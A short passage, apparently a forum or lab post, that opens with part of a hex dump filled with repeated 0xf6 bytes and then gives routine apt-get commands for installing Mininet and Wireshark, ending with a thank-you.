0040  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
0050  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
0060  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
0070  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
0080  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
0090  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
00a0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
00b0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
00c0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
00d0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
00e0  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
```

Install mininet -

sudo apt-get install mininet

Install Wireshark

sudo apt-get install wireshark

Thank you Sir !!!